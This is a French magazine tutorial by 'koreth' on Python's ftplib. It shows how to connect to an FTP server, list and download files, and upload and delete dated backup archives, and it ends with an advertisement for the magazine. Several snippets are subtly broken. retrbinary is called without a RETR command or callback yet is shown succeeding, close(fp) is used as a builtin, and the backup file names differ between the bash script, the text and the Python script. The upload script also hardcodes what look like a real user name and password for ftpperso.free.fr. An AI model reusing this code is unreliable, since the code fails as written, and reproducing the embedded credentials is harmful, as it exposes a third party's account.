Nous aurons besoin de la librairie ftplib, sous Python. Pour savoir si vous l'avez, tapez « import ftplib » dans un shell Python, et constatez : si vous n'avez pas d'erreur, c'est bon. En principe, ce devrait être le cas de 99.9% des utilisateurs, puisque FTPlib est fournie en standard avec les distributions de Python. En effet, FTPlib est utilisée par de nombreuses autres librairies (notamment urllib, qui l'utilise pour la gestion des url commençant par ftp://).

```
>>> import ftplib
>>> ftp = ftplib.FTP('ftp.serveur.fr','utilisa-
teur','motdepasse')
>>> print ftp.retrlines('LIST')
drwxr-xr-x   4 web site       504 Jan 12 21:41 .
drwxr-xr-x   4 web site       504 Jan 12 21:41
..
-rw-r--r--   1 web site   3737787 Jun  2  2004
archive.zip
drwxr-xr-x   2 web site       104 Jun 23  2004
Images
```

Voilà votre première connexion réalisée. On commence par importer la librairie ftplib, puis on créé un objet FTP. Il existe deux manières de se connecter à un serveur FTP. Celle ci-dessus stipule, en même temps que le serveur, le nom d'utilisateur et le mot de passe. Une autre manière est celle-ci :

```
>>> import ftplib
>>> ftp = ftplib.FTP('ftp.serveur.fr')
>>> ftp.login()
```

Cette manière vous permet de vous connecter sous l'identité de l'utilisateur anonyme (ce qui, sur la majorité des serveurs, ne vous permettra pas d'uploader des fichiers). Vous voyez ci-dessus que nous affichons la liste des fichiers. Pour ce faire, nous appellons la méthode *retrlines()* qui accepte un paramètre : la commande FTP. En effet, la méthode s'appelle RETRLINES (« retrieve lines »), ce qui permet de récupérer des données présentées « en ligne ». Pour savoir quelles

sont ces données, il faut regarder l'argument de la méthode, et sa signification : selon la RFC, LIST renvoie la liste des fichiers. Maintenant, nous allons récupérer le fichier archive.zip en mode binaire :

```
>>> import ftplib
>>> ftp = ftplib.FTP('ftp.serveur.fr','utilisateur','motdepasse')
>>> print ftp.retrbinary('archive.zip')
'226 Transfert Complete'
```

Voilà qui est fait, si vous regardez dans le répertoire à partir duquel vous avez lancé le script, votre fichier est là (pensez à adapter les valeurs pour récupérer un fichier existant sur votre serveur). Maintenant, nous allons jouer à faire des sauvegardes. Disons que nous allons sauvegarder un répertoire /SAVE. Voici un petit script bash qui créé une sauvegarde datée de ce répertoire :

```
#! /bin/bash
AN=`date "+%Y"`
MOIS=`date "+%m"`
JOUR=`date "+%d"`
SAVE_PATH="/home/SAVES"
tar czf $SAVE_PATH/save_$AN-$MOIS-$JOUR.tar.gz /SAVE
```

Si vous lancez ce script, il créera un fichier save-07-05-14.tar.gz dans /home/SAVES (si la date est le 14 Mai 2007). Maintenant, sur notre serveur FTP, nous allons envoyer ce fichier.

```
import ftplib
import datetime

#Objet today ...
TODAY = datetime.date.today()
#... contient la chaîne "2007-05-14" si l'on est le 14 Mai 2007
#Dans quel répertoire se trouve le fichier à envoyer
REP = "/home/SAVES/"
#Quel est le nom du fichier à envoyer
FICHIER = "save-" + str(TODAY) + ".tar.gz"

#Connexion au serveur FTP
ftp = ftplib.FTP("ftpperso.free.fr","thymeor","ty#!9ioq")

#Ouverture et envoi du fichier
fp = open(FICHIER, "rb")
ftp.storbinary("STOR " + FICHIER,fp)

#Fermeture du fichier
close(fp)
```

Les premières lignes sont consacrées à la date, ce qui permet une petite révision sur les dates en Python. Nous créons un objet today qui va permettre de récupérer les numéros du jour, du mois et de l'année sur respectivement (et exactement) deux, deux et quatre chiffres. Ensuite, on ouvre le fichier en local, avec les modes « rb » : lecture binaire. En effet, nous allons envoyer les données en mode binaire (des 0 et des 1) vers le serveur FTP, donc on ouvre le fichier de manière adéquate, avec *open()*. On se connecte au serveur FTP et on appelle la méthode storbinary() avec le paramètre « STOR *nom_fichier* » (sans E à STOR), qui comme l'indique la RFC, va écrire le fichier sur le serveur FTP. Comme son nom l'indique, la méthode storbinary() va initier un envoie en mode binaire vers le serveur, c'est donc presque transparent pour vous.

Problème : après 100 jours d'utilisation de ce script, votre serveur FTP est débordé. Normal : vous sauvegardez tous les jours, mais ne supprimez jamais. Or, comme vous sauvegardez le même répertoire, il n'est pas nécessaire de garder 100 copie de sauvegarde. Disons que sept copies (une semaine) seront suffisantes. On va donc ajouter ce pavé à la fin de notre script :

```
#nouvel objet today, mais on pourrait réutiliser l'ancien
aujourdhui = datetime.date.today()
diff = datetime.timedelta(days=-7)
suffixe = aujourdhui + diff
JOUR = suffixe.strftime("%d")
MOIS = suffixe.strftime("%m")
ANNEE = suffixe.strftime("%Y")
#fichier à supprimer sur le serveur
fichier = "save-" + ANNEE + "-" + MOIS + "-" + JOUR + ".tar.gz"
#suppression sur le ftp
ftp.delete(fichier)
#on va quitter proprement la connexion
ftp.quit()
```

CONCLUSION

Voilà, vous connaissez les bases de la connexion FTP avec Python. Le reste n'est qu'une question de « vocabulaire » : il vous faut vous concentrer sur les différentes méthodes proposées par l'objet FTP (taille d'un fichier avec size, changement ou suppression de répertoire avec cwd et rmd). Tout dépend de l'utilisation que vous voulez faire de votre logiciel. Sachez enfin que des clients ftp complets existent en Python, alors, à vos blocs notes ;)

http://docs.python.org/lib/module-ftplib.html : la doc officielle de Python pour la ftplib
http://epydoc.sourceforge.net/stdlib/ftplib.FTP-class.html : ce que vous propose la classe FTP

Sébastien Baudru -koreth-

ORDI senior

N°2
NOUVEAU !
4,50 e

Un internaute sur cinq a plus de 55 ans !

Le magazine informatique des séniors

VIRUS
le guide de protection totale... et gratuit !

l'informatique facile
• Gérer ses emails
• Maîtriser Internet
• installer des logiciels gratuits

N°2 • Bimestriel • Février-mars 2007 • 4,50 e • Bel. : 4,80 e

En vente en kiosque